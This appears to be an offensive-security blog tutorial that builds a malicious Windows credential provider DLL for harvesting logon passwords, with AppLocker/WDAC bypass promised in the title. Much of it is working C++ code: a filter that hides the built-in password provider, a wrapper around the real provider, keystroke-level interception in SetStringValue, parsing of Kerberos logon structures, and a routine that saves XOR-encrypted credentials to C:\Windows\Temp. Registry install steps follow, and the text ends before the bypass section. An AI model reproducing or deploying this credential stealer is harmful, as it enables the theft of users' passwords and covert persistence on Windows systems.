Beyond NPPSPY: Harvesting Credentials and Bypassing AppLocker & WDAC via Windows Credential Provider Framework
Learn how to use the Windows Credential Provider Framework for credential harvesting and stealthy AppLocker & WDAC bypasses.
A man sits at his keyboard and connects to a Windows computer. He sees the login screen. Everything appears as usual. He enters his password and logs in. And just like that, I now have his username and password. This is all possible with Windows Credential Provider Framework. This post describes my attempt at finding an alternate to the very common NPPSPY trick, and how I discovered that you can bypass AppLocker and WDAC (kinda) with it.
Prerequisite Knowledge
As usual, before I demonstrate how to build your POC, I will be taking you through the prerequisite knowledge needed to understand how everything works under the hood.
COM
COM is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft’s OLE (compound documents) and ActiveX (Internet-enabled components) technologies.
~ Microsoft
That’s what the official docs say. If you are entirely new to COM, here’s my alternate explanation. Think of COM as a standard that is followed by libraries (such as DLLs) and applications (that wants to use the libraries) to interact with each other without knowing what languages the other components are written with.
This is done with ABIs that both the server and client agree upon. The client asks the server if it implements certain ABIs, that is, certain Interfaces. To ask this question, it passes the Interface ID (IID) that it’s looking for. The server checks if it does implement it, and if yes, creates a new Object of its Class (each has unique GUID) that implements the Interface, and returns this to the client. If it does not implement it, an error is returned. Different Classes can implement the same IID, that’s the point.
As an example, your VBScript application can use my C++ DLL written if both you and I use COM. Your application asks, “Hey DLL, do you implement Interface ID 67?”, to which my DLL would respond, “Yes, and here’s a fresh instance of an Object of my Class that implements the Interface you are looking for”.
Each COM class is registered in the Windows Registry at HKEY_CLASSES_ROOT\CLSID\. If you check the subkeys under there, you will see a bunch of GUIDs. Each of them represents a COM class. That class implements whatever functionality is expected from particular Interface IDs. The pathname of the DLL that services the COM class is also stored right there. As an example, if HKEY_CLASSES_ROOT\CLSID\{70b52fec-b188–4a6e-8667–2219a78a29c1}\InprocServer32 has default value C:\Windows\System32\CustomLibrary.dll, it means that COM Class {70b52fec-b188–4a6e-8667–2219a78a29c1} is actually present in C:\Windows\System32\CustomLibrary.dll, and whichever application wants to use the expected Interfaces in this Class should first load CustomLibrary.dll in itself (process) and then interface (query) directly. You can compare this with asking a web API for your profile information; here “web API” is comparable to the COM class (that implements ABIs), and “profile information” is comparable to an Interface. The web API would then return you “profile information data”, comparable to a COM object, which is instance of the COM class.
That’s all that COM is. It has always felt esoteric to me, but this time that I actually first worked with it, it felt “simple” (logical). Above is my way of understanding it. Of course, it’s a very crude explanation, and COM goes to the depths of Windows itself.
Windows Credential Provider Framework
Credential providers are the primary mechanism for user authentication. They currently are the only method for users to prove their identity which is required for logon and other system authentication scenarios. Since Windows 10 and the introduction of Microsoft Passport, credential providers have been more important than ever. They are used for authentication into apps, websites, and more.
Microsoft provides a variety of credential providers as part of Windows, such as password, PIN, smartcard, and Windows Hello (Fingerprint, Face, and Iris recognition). These are referred to as “system credential providers” in this article. OEMs, Enterprises, and other entities can write their own credential providers and integrate them easily into Windows. These are referred to as “third-party credential providers” in this article. Note that both V1 and V2 credential providers are supported in Windows. It’s important for creators and managers of third-party credential providers to understand these recommendations.
The above explanation is straight from the documentation. In short, it’s a built-in framework to design authentication experience for Windows users that fits right into LogonUI directly.

There are multiple built-in Credential Providers, each of which support a type of authentication. In the above screenshot, 1 represents the Password provider. There are others, such as those for PIN, biometrics, etc. They need not be unique, e.g, there can be two password providers (Windows and a custom one).
Windows asks each Credential Provider to provide a filtered list of Credential Providers. This is called a Credential Provider Filter. So does that mean that one provider can simply instruct Windows to block another provider? Yes. This is also why too many custom filters can block each other and completely mess up the login experience.
Windows also asks each Credential Provider to provide a list of Credentials (also called Tiles) that it supports. Each Credential/Tile represents a single entity that can log in, such as a user. In the above screenshot, 2 represents Credentials — one for user1, another for user2. In the UI it may appear that Credentials are “children” of Providers logically, but in reality it’s the opposite — Providers decide what Credentials are shown.



Credential Providers are loaded at runtime at the following places by the corresponding processes:
- Lockscreen :
LogonUI.exe - UAC consent screen:
consent.exe - Network share connection screen:
CredentialUIBroker.exe
Brainstorming the POC
Before rushing off to code, let’s actually think how Windows Credential Provider Framework is beneficial to us. You might have already guessed that control over Providers can allow you to tap into whatever user enters, including passwords. But that requires user to select your Provider first, right? Plus, a new Provider showing up may raise suspicions.
But what if we use a Filter to hide the existing Password provider (built-in Windows)? Well, now we are left with only one provider — ours (I’m assuming that we only had one provider to begin with; even if we don’t and say, we had a PIN provider, it does not matter). So now that we have hidden the existing Password provider, we can make our own custom Password provider that looks the same as Windows’ Password provider. But how? Well, we can work hard and programmatically design the UI of our provider to use the same input fields as the actual Provider, and react in the same way. Or, we could do something more fun.
What if, we hide the original Provider, but secretly instantiate and hold a private copy of the original Provider? Whenever Windows asks our Provider to do something, we can simply delegate it to our held copy of the original Provider. We let the original Provider do the actual heavy-lifting. All we do is sit in the middle and intercept everything. But, how?
Well, didn’t I explain COM? Providers, Filters, Credentials, they are all COM classes. Each of them implement certain standard interfaces. So our custom Provider need not contain code to function as expected. Whenever our custom Provider is queried whether it implements the necessary standard interfaces, we can pass this query to the original Provider class. And that’s the beauty of COM — we don’t have to know how the original Provider works. As long as we follow the ABIs, things just work.
Building the POC
I used C++ to write my DLL. This one DLL contains code for the Provider, Filter and Credential, as you will see. The complete POC is linked at the end. Why C++? Because it’s easy. The concept of COM Interfaces maps very well to the existing concept of interfaces in C++.
IUnknown
Every COM class inherits from IUnknown, which contains virtual methods that must be implemented. In other words, IUnknown defines certain standards that you must uphold for your class to be a valid COM class.
Let’s take the example for a custom class ProviderFilter which inherits from ICredentialProviderFilter (which in turn inherits from IUnknown) and IClassFactory. To make sure that IUnknown functionalities are present, three functions need to be present — QueryInterface(), AddRef() and Release().
AddRef() and Release() are what Windows will call upon your COM object (of a Class as present in your DLL) to hold a reference (to the object) and release the reference respectively. It’s simply the number of times that an entity has held a reference to your object. If this reference number reaches zero, you can safely assume that nothing else needs your class and you can safely perform cleanup.
QueryInterface() is what Windows will call upon your COM object (of a Class as present in your DLL) to ask “Do you implement a certain Interface ID?”. For example, it might ask whether your object implements IID_ICredentialProviderFilter. If it does, you must create a new object that does implement the interface, and return it.
Do you spot a crucial chicken-and-egg problem? How do you expect Windows to query your class by calling QueryInterface() ? It’s not a static method, it requires that the call be made to an object (instance of a class). So someone first needs to create your Object using your Class, then query the Object if it implements the Class. Huh? Well, that’s just COM. Is it unnecessary? I can’t comment, because I am too much of an amateur to comment on work done by experts with decades of experience. All I know is that COM works like this —
- Create an Object obj1 of Class class. This means obj1’s reference counter is 1 (since we count ourselves too).
- Ask obj1 if it implements a certain Interface, and if yes, to return a new object obj2, which is ALSO an instance of Class class. obj2’s reference counter is 1.
- We don’t need obj1 anymore. Yes, this object only existed so that QueryInterface() can be called on it. Chicken and egg, see? Since we don’t need obj1 anymore, we call Release() on it. Reference counter is now 0, and this object is then cleaned up.
So in below code, if Windows asks our object of ProviderFilter class whether we implement IID_ICredentialProviderFilter or IID_IUnknown, we static cast the pointer to the object itself and return it as IID_ICredentialProviderFilter. Why static cast? So that Vtables are correctly formatted. In other words, the pointer we are returning will correctly behave when function invocations are performed on it, because our object is actually more than just IID_ICredentialProviderFilter and IUnknown, but whoever needs IID_ICredentialProviderFilter from us assumes that all we have is IID_ICredentialProviderFilter and IUnknown. The extra functions will mess up the VTable entries, because function pointers won’t be at their expected indices. Remember, with COM, no one knows how the other side works, and everything is based on standard assumptions.
class ProviderFilter : public ICredentialProviderFilter, public IClassFactory {
private:
 long refCount; // init to 1
public:
 ProviderFilter() : refCount(1) { InterlockedIncrement(&gRefCount); }
 virtual ~ProviderFilter() { InterlockedDecrement(&gRefCount); }

// Increments ref counter
ULONG STDMETHODCALLTYPE AddRef() override { return InterlockedIncrement(&refCount); }

// Decrements ref counter and deletes object if it reaches 0
ULONG STDMETHODCALLTYPE Release() override {
  long cRef = InterlockedDecrement(&refCount);
  if (cRef == 0) delete this;
  return cRef;
 }

 // riid is the queried Interface ID, ppv is pointer to whatever new object
 // we return
 HRESULT STDMETHODCALLTYPE QueryInterface(REFIID riid, void** ppv) override {
  if (!ppv) return E_POINTER;
  *ppv = NULL;

  if (riid == IID_IUnknown || riid == IID_ICredentialProviderFilter) {
   *ppv = static_cast(this);
  }
  else if (riid == IID_IClassFactory) { // this is explained later
   *ppv = static_cast(this);
  }
  else {
   return E_NOINTERFACE;
  }
  AddRef();
  return S_OK;
 }
IClassFactory
Well, now Windows has a pointer to your object. What does it do? Well, it asks it for a fresh new object. Why? Because you cannot call methods on classes, only objects. Yes, it’s the same chicken-and-egg problem, round two!
On your object, it calls CreateInstance() and you are expected to return an object that implements the riid (Interface ID) which is provided. In below example, we create and provide a new object of the same class ProviderFilter again, as long as the riid is one of the supported ones — IID_IUnknown, IID_IClassFactory, IID_ICredentialProviderFilter. For everything else, we return an error saying that we don’t have what Windows wants.
/* For IClassFactory */
 HRESULT STDMETHODCALLTYPE CreateInstance(IUnknown* pUnkOuter, REFIID riid, void** ppv) override {
  if (pUnkOuter) return CLASS_E_NOAGGREGATION;

  if (riid == IID_IUnknown || riid == IID_IClassFactory || riid == IID_ICredentialProviderFilter) {
   ProviderFilter* pFilter = new ProviderFilter();
   HRESULT hr = pFilter->QueryInterface(riid, ppv);
   pFilter->Release();
   return hr;
  }
  else {
   *ppv = NULL;
   return E_NOINTERFACE;
  }
 }
ICredentialProviderFilter
To create our custom class CredentialFilter, we need to implement ICredentialProviderFilter, for which we would also require IUnknown and IClassFactory (I am not gonna show them again here).
Specific to ICredentialProviderFilter itself, we need to implement two methods — Filter() and UpdateRemoteCredential(). Filter() is provided a list of all Providers that are enabled on the system, and you are to set the corresponding boolean value in another list (mapped to the list of Providers) to False for those providers you wish to hide.
Below code hides Provider of Class ID CLSID_PasswordCredentialProvider. In other words, it hides the original Password provider that Windows shows you on LogonUI.
/*
 For ICredentialProviderFilter
 Hide providers that are about to be wrapped
 */
 HRESULT STDMETHODCALLTYPE Filter(CREDENTIAL_PROVIDER_USAGE_SCENARIO cpus, DWORD dwFlags, GUID* rgclsidProviders, BOOL* rgbAllow, DWORD cProviders) override {
  for (DWORD i = 0; i < cProviders; i++) {
   if (rgclsidProviders[i] == CLSID_PasswordCredentialProvider) {
    rgbAllow[i] = FALSE;
   }
  }
  return S_OK;
 }

 HRESULT STDMETHODCALLTYPE UpdateRemoteCredential(const CREDENTIAL_PROVIDER_CREDENTIAL_SERIALIZATION* pcpcsIn, CREDENTIAL_PROVIDER_CREDENTIAL_SERIALIZATION* pcpcsOut) override {
  return E_NOTIMPL; // TODO
 }
ICredentialProvider
Our custom CredentialProvider class must implement ICredentialProvider, IClassFactory and ICredentialProviderSetUserArray. Specifically, it must provide the SetUserArray() and SetUsageScenario() functions.
SetUserArray() is called is called to setup the grouped list of users whose logins we need to support. How do we exactly support it? Do we need to know this? Think about COM again. All we need to do is delegate to the actual Provider and let it handle everything for us. We use CoCreateInstance() to create the actual instance of the CLSID_PasswordCredentialProvider, and we simply delegate to it later on in other functions. So why are we calling EnsureRealProvider() twice? Because v1 providers call SetUsageScenario() first whereas v2 providers call SetUserArray() first. Below code supports both v1 and v2. Note that v1 does not require for you to provide SetUserArray(). Also note that EnsureRealProvider() is a custom function used for convenience here; it does not belong to any interface.
HRESULT EnsureRealProvider() {
  if (!pRealProviderPassword) {
   return CoCreateInstance(CLSID_PasswordCredentialProvider, NULL, CLSCTX_INPROC_SERVER, IID_ICredentialProvider, (void**)&pRealProviderPassword);
  }
  else
  {
   return S_OK;
  }
 }

 HRESULT STDMETHODCALLTYPE SetUserArray(ICredentialProviderUserArray* users) override {
  // Create actual Credential providers too (for later middle-manning)
  HRESULT hr = EnsureRealProvider();
  if (FAILED(hr)) return hr;

  ICredentialProviderSetUserArray* setUserArray = NULL;
  hr = pRealProviderPassword->QueryInterface(IID_ICredentialProviderSetUserArray, (void **)&setUserArray);
  if (FAILED(hr)) return hr;

  hr = setUserArray->SetUserArray(users);
  setUserArray->Release();

  return hr;
 }

 // For ICredentialProvider
 HRESULT STDMETHODCALLTYPE SetUsageScenario(CREDENTIAL_PROVIDER_USAGE_SCENARIO cpus, DWORD dwFlags) override {
  // Create actual Credential providers too (for later middle-manning)
  HRESULT hr = EnsureRealProvider();
  if (FAILED(hr)) return hr;

  // Tell the real provider what scenario we are in
  return pRealProviderPassword->SetUsageScenario(cpus, dwFlags);
 }
Once the underlying secret CLSID_PasswordCredentialProvider object is created and pointer to it is stored in pRealProviderPassword, the other functions that we must implement can directly delegate to the corresponding counterpart without calling EnsureRealProvider() again.
HRESULT STDMETHODCALLTYPE SetSerialization(const CREDENTIAL_PROVIDER_CREDENTIAL_SERIALIZATION* pcpcs) override {
  return pRealProviderPassword->SetSerialization(pcpcs);
 }
The most important function to implement is GetCredentialAt(). Windows calls this on your object to ask for Credentials/Tiles at a particular index (to show up on the LogonUI in the list). We do something clever here — instead of just delegating it to the real Provider (pRealProviderPassword), we do delegate it, but then we wrap the result Credential in a WrappedCredential object. Credentials/Tiles are responsible for handling text inputs. And yes, you probably guessed it right — we will setup our interceptor right there. And this is why we return a wrapped Credential rather than the actual Credential. Our wrapped Credential would be wrapped with the intercepting code.
//// THE WRAPPING HAPPENS HERE, this returns Tiles
 HRESULT STDMETHODCALLTYPE GetCredentialAt(DWORD dwIndex, ICredentialProviderCredential** ppcpc) override {
  ICredentialProviderCredential* pRealCred = NULL;

  // 1. Get the actual Microsoft Tile
  HRESULT hr = pRealProviderPassword->GetCredentialAt(dwIndex, &pRealCred);
  if (FAILED(hr) || pRealCred == NULL) return (hr ? hr : E_FAIL);

  // 2. Put our Wrapper around it
  WrappedCredential* pWrappedCred = new WrappedCredential(pRealCred);

  // 3. Give our wrapper back to Windows
  hr = pWrappedCred->QueryInterface(IID_ICredentialProviderCredential, (void**)ppcpc);
  pWrappedCred->Release();

  // We release our temporary hold on pRealCred (the wrapper took its own reference via AddRef)
  pRealCred->Release();
  return hr;
 }
ICredentialProviderCredential2
Our WrappedCredential is the interceptor. It must implement ICredentialProviderCredential2. To delegate to v2, we need to create a secret object of the class, right? We can, but if you remember, we already had a reference to v1 Credential. On latest Windows, Credentials are v2, which include all v1 functions. So what if we just query the v1 Credential for v2? Again, remember COM.
WrappedCredential(ICredentialProviderCredential* pRealCred) : refCount(1), pRealCred(pRealCred) {
  InterlockedIncrement(&gRefCount);
  pRealCred->AddRef(); // Keep the real tile alive

  pRealCred->QueryInterface(IID_ICredentialProviderCredential2, (void **)&pRealCred2);
 }
Now we do the delegations for the unimportant (for us) functions. Here are two examples. ReportResult() is a v1 function, so it must be delegated to the original pRealCred. GetUserSid() is a v2 function, so it must be delegated to the pRealCred2 we just created above. In case we are on an older Windows, the error is gracefully handled.
HRESULT STDMETHODCALLTYPE ReportResult(NTSTATUS ntsStatus, NTSTATUS ntsSubstatus, LPWSTR* ppszOptionalStatusText, CREDENTIAL_PROVIDER_STATUS_ICON* pcpsiOptionalStatusIcon) override {
  return pRealCred->ReportResult(ntsStatus, ntsSubstatus, ppszOptionalStatusText, pcpsiOptionalStatusIcon);
}

HRESULT STDMETHODCALLTYPE GetUserSid(LPWSTR* sid) override {
  if (pRealCred2) {
   return pRealCred2->GetUserSid(sid);
  }
  return E_NOTIMPL;
 }
Here’s where all these efforts pay off. We now implement one of the most important methods — SetStringValue(). This callback is called everytime user provides an input, such as a keypress. We get the Field ID (which is a number) and the text that is entered. Notice how after we intercept the text, we delegate to the original pRealCred. Don’t forget to delegate else the LogonUI won’t function as expected.
std::map<DWORD, wstring> fieldIdToContentMap;


//// INTERCEPT TEXTS
 HRESULT STDMETHODCALLTYPE SetStringValue(DWORD dwFieldID, LPCWSTR psz) override {
  if (psz != NULL)
   fieldIdToContentMap[dwFieldID] = psz;

  return pRealCred->SetStringValue(dwFieldID, psz);
 }
This is enough. You will get a map of FieldID > text. You cannot tell which ID is for Username and which one for Password, but you can take an educated guess, right? But let’s also implement another function and place interceptions there, just so we also get the logon domain name and username for sure.
The function is GetSerialization(). This is called by LogonUI when the user presses Enter. At this point, your Credential/Tile is expected to package up (serialize) all information present in all input boxes and pass it to the relevant authentication process. A CredentialProvider must not do the actual authentication (although it can, but Microsoft recommends not to). It simply interfaces betweeen the user and whichever process is waiting to do the actual authentication.
We first delegate to the original pRealCred, then we search within the returned serialized data for the logon domain name and username. Once again, remember COM. We are not doing the actual serialization. We are delegating it. We are just intercepting the output before passing it on.
For interception, we look into pcpcs resultant object, and check if the submit type is either KERB_LOGON_SUBMIT_TYPE::KerbInteractiveLogon or KERB_LOGON_SUBMIT_TYPE::KerbWorkstationUnlockLogon. We also verify if the size of the serialized data is indeed large enough that it can cover a KERB_INTERACTIVE_UNLOCK_LOGON struct. If not, we assume that serialization failed.
KERB_INTERACTIVE_UNLOCK_LOGON struct contains the domain name and username that we are looking for.
//// INTERCEPT SERIALIZATION DATA
 HRESULT STDMETHODCALLTYPE GetSerialization(
  CREDENTIAL_PROVIDER_GET_SERIALIZATION_RESPONSE* pcpgsr,
  CREDENTIAL_PROVIDER_CREDENTIAL_SERIALIZATION* pcpcs,
  LPWSTR* ppszOptionalStatusText,
  CREDENTIAL_PROVIDER_STATUS_ICON* pcpsiOptionalStatusIcon) override
 {
  // 1. Let the real Microsoft tile generate the login payload
  HRESULT hr = pRealCred->GetSerialization(pcpgsr, pcpcs, ppszOptionalStatusText, pcpsiOptionalStatusIcon);

  // 2. If it succeeded, the payload is sitting in memory
  if (SUCCEEDED(hr) && pcpcs->rgbSerialization != NULL && pcpcs->cbSerialization >= sizeof(KERB_LOGON_SUBMIT_TYPE)) {
   // Figure out credential type, and take appropriate path
   KERB_LOGON_SUBMIT_TYPE* pSubmitType = (KERB_LOGON_SUBMIT_TYPE*)pcpcs->rgbSerialization;

   // FOR INTERACTIVE LOGON
   if ((pcpcs->cbSerialization >= sizeof(KERB_INTERACTIVE_UNLOCK_LOGON)) && (*pSubmitType == KERB_LOGON_SUBMIT_TYPE::KerbInteractiveLogon || *pSubmitType == KERB_LOGON_SUBMIT_TYPE::KerbWorkstationUnlockLogon)) {
    // The serialization buffer for passwords is a KERB_INTERACTIVE_UNLOCK_LOGON struct
    KERB_INTERACTIVE_UNLOCK_LOGON* pKerbStruct = (KERB_INTERACTIVE_UNLOCK_LOGON*)pcpcs->rgbSerialization;

    // The "Buffer" pointer inside LSA_UNICODE_STRING is an offset from the start of the struct!
    if (pKerbStruct->Logon.Password.Length > 0) {

     // Get Domain and username
     PWCHAR domain = (WCHAR*)((BYTE*)pKerbStruct + (ULONG_PTR)pKerbStruct->Logon.LogonDomainName.Buffer);
     DWORD domainSizeBytes = pKerbStruct->Logon.LogonDomainName.Length;

     PWCHAR username = (WCHAR*)((BYTE*)pKerbStruct + (ULONG_PTR)pKerbStruct->Logon.UserName.Buffer);
     DWORD usernameSizeBytes = pKerbStruct->Logon.UserName.Length;

     // Save all information
     SaveCreds(
      domain,
      domainSizeBytes / sizeof(WCHAR),
      username,
      usernameSizeBytes / sizeof(WCHAR)
     );
    }
   }
  }
Now we have everything — domain name, username, and every entered text (which includes the password). Let’s just save these now. Of course in a real malware you would export these encryped over the network to somewhere else. In this POC, we would just store it in C:\Windows\Temp in a XOR-encrypted manner. The whole output file, if already present, is decrypted first, then new captured credential is appended in a new line, then everything is encrypted and written over to the output file. In other words, at any point of time, the output is a valid XOR-encrypted file.
//// SAVE CREDS
 void SaveCreds(PWCHAR domain, DWORD domainLen, PWCHAR username, DWORD usernameLen) {
  // Initialise encryption key
  BYTE xorKey[] = { 0x2f, 0xab, 0x1c, 0x5d, 0x99, 0x31, 0xdc, 0x13, 0xce };
  DWORD xorKeyLen = 9;

  // Serialise everything in one line
  // DOMAIN/USERNAME; FIELDID1=VALUE1,FIELDID2=VALUE2
  std::wstring lineToOutput = L"";

  //// Domain
  lineToOutput += std::wstring(domain, domainLen);
  lineToOutput += L"/";

  //// Username
  lineToOutput += std::wstring(username, usernameLen);
  lineToOutput += L"; ";

  //// Text fields
  for (auto const& [fieldId, text] : fieldIdToContentMap) {
   lineToOutput += std::to_wstring(fieldId);
   lineToOutput += L"=";
   lineToOutput += text;
   lineToOutput += L",";
  }
  lineToOutput += L"\n";

  // Load existing file and decrypt
  HANDLE hOutFile = NULL;
  PWCHAR fileOutPath = (PWCHAR)L"C:\\Windows\\Temp\\credentials_saved.enc";
  DWORD outFileSize = 0;
  DWORD outFileSizeRead = 0;
  std::vector fileOutContents;

  hOutFile = CreateFileW(
   fileOutPath,
   GENERIC_READ,
   FILE_SHARE_READ,
   NULL,
   OPEN_EXISTING,
   FILE_ATTRIBUTE_NORMAL,
   NULL
   );
  if (hOutFile != NULL && hOutFile != INVALID_HANDLE_VALUE) {
   outFileSize = GetFileSize(hOutFile, NULL);
   if (outFileSize != 0 && outFileSize != INVALID_FILE_SIZE) {
    fileOutContents.resize(outFileSize);
    ReadFile(hOutFile, fileOutContents.data(), outFileSize, &outFileSizeRead, NULL);

    if (outFileSizeRead != 0) {
     for (DWORD i = 0; i < outFileSizeRead; i++) {
      fileOutContents[i] = fileOutContents[i] ^ xorKey[i % xorKeyLen];
     }
    }
   }
   CloseHandle(hOutFile);
   hOutFile = NULL;
  }

// Append to existing contents and encrypt
  const BYTE* lineToOutputBytes = reinterpret_cast<const BYTE*>(lineToOutput.data());
  fileOutContents.insert(
   fileOutContents.end(),
   lineToOutputBytes,
   lineToOutputBytes + (lineToOutput.length() * sizeof(WCHAR))
  );
  for (DWORD i = 0; i < fileOutContents.size(); i++) {
   fileOutContents[i] = fileOutContents[i] ^ xorKey[i % xorKeyLen];
  }

  // Perform write to file and close
  hOutFile = CreateFileW(
   fileOutPath,
   GENERIC_WRITE,
   FILE_SHARE_READ,
   NULL,
   CREATE_ALWAYS,
   FILE_ATTRIBUTE_NORMAL,
   NULL
  );
  if (hOutFile == NULL || hOutFile == INVALID_HANDLE_VALUE) return;

  DWORD numOfBytesWritten = 0;
  WriteFile(
   hOutFile,
   fileOutContents.data(),
   static_cast(fileOutContents.size()),
   &numOfBytesWritten,
   NULL
  );

  CloseHandle(hOutFile);
}
Building
Make sure to build your DLL with the Multithreaded (/MT) option. This statically links the C Runtime Library with your DLL so that your provider works on systems where VCRedistributable is not installed.
Testing the POC
Installing the Credential Provider
First, the Credential Provider DLL needs to be placed suitably. Second, registry changes need to be made to install the COM classes. Third, registry changes need to be made to install the provider and filter themselves.
Place CredentialProvider.dll
First, place CredentialProvider.dll in a test folder. Here I am choosing C:\Windows\System32\CredentialProvider.dll.
Install COM classes
Every COM class has a GUID, also called CLSID (Class ID). GUID for our Provider is {80b52aec-a788-4a6e-8677-2219aa8ad9d1} and Filter is {ac7c4402-1025-4dd4-933d-c97c5fe2231e}. Each class is to be registered under HKCR\CLSID\ registry key. Registration information includes the name of the class, how the COM class is to be loaded (here, it's in-process server), pathname of the library (DLL) that implements the classes, and threading model.
Make these changes in your Registry.
HKEY_CLASSES_ROOT\CLSID\{80b52aec-a788-4a6e-8677-2219aa8ad9d1}
Default = "My Wrapper Provider"

HKEY_CLASSES_ROOT\CLSID\{80b52aec-a788-4a6e-8677-2219aa8ad9d1}\InprocServer32
Default = "C:\Windows\System32\CredentialProvider.dll"
